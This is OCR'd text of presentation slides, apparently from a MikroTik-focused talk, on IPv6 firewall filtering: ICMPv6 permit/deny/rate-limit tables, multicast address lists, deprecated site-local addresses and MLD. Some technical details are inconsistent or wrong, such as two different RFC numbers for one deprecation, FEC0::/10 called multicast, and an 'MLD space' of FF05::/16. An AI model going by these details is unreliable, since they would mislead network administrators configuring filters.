ICMPv6-parameter	4		Rate-L	Permit	Rate-L
ICMPv6-parameter-err-header	4	0	Rate-L	Deny	Rate-L
ICMPv6-parameter-unrec-header	4	1	Rate-L	Deny	Rate-L
ICMPv6-parameter-unrec-option	4	2	Rate-L	Permit	Rate-L

www.ietf.org/id/draft-ietf-opsec-icmp-filtering-02.txt

draft-ietf-opsec-icmp-filtering-02

ICMPv6 Message	Type/Code		Output	Forward	Input
ICMPv6-err-private-exp-100	100		Send	Deny	Rate-L
ICMPv6-err-private-exp-101	101		Send	Deny	Rate-L
ICMPv6-err-expansion	127		Send	Permit	Rate-L
ICMPv6-echo-request	128	0	Send	Permit	Rate-L
ICMPv6-echo-reply	129	0	Send	Permit	Rate-L
ICMPv6-info-private-exp-200	200		Send	Deny	Rate-L
ICMPv6-info-private-exp-201	201		Send	Deny	Rate-L
ICMPv6-info-expansion	255		Send	Permit	Rate-L

www.ietf.org/id/draft-ietf-opsec-icmp-filtering-02.txt

Multicast Addresses

RFC 2375 defines several IPv6 Multicast addresses:

Address	Scope	Description
FF01::1	Node-local	All nodes
FF01::2	Node-local	All Routers
FF02::1	Link-local	All nodes
FF02::2	Link-local	All routers
FF02::5	Link-local	OSPF Routers
FF02::6	Link-local	Designed OSPF Routers (DR's)

Multicast Addresses

Address	Scope	Description
FF02::9	Link-local	RIP Routers
FF02::D	Link-local	PIM Routers
FF02::1:2	Link-local	DHCP Agents
FF02::1:FFXX:XXXX	Link-local	Solicited-node
FF05::2	Site-local	All routers in one site
FF05::1:3	Site-local	All DHCP servers in one site
FF05::1:4	Site-local	All DHCP agents in one site

Note: Some old RouterOS versions (e.g. 5.9) were misbehaving, replying pings to FF05::1

Multicast Addresses

All Scope Multicast Addresses according to RFC 2375

Address	Scope	Description
FF0X::0	All-scope	Reserved
FF0X::100	All-scope	VMTP Managers group
FF0X::101	All-scope	Network Time Protocol (NTP)
FF0X::102	All-scope	SGI-Dogfight
----	----	----
----	----	----

More Multicast addresses

Deprecated by RFC 3897

Besides Multicast addresses in use, there are some Site-local Multicast addresses defined by RFC 3513 (section 2.5.6): **FEC0::0/10**

Such addresses were deprecated by RFC 3879 and should not being used. To avoid hosts using such addresses, we'll deny on border routers

Multicast Listener Discover (MLD)

MLD is used by routers for discovering multicast listeners on a directly attached link (similar to IGMP used in IPv4). If MLD is not being used on the environment, it should be dropped at the perimeter. MLD space is: **FF05::/16**


Multicast All scopes addresses

RFC 2375 establishes a lot of multicast addresses "all scope". Unless you have a good reason to accept any, we suggest to filter them.

“Privacy Addressing” for end hosts

RFC 4941 “Privacy Extensions for Stateless Auto-configuration in IPv6”, establishes how privacy address should be created and used. With such implementation, nodes ID will be randomized and distribution will be not concentrated within the subnet.

IPv6 – Extension Headers



Download Já

Esta apresentação, bem como as regras de firewall citadas estão disponíveis para download em:

http://www.mikrotikbrasil.com.br/artigos

Dziękuję.

Na zdrowie !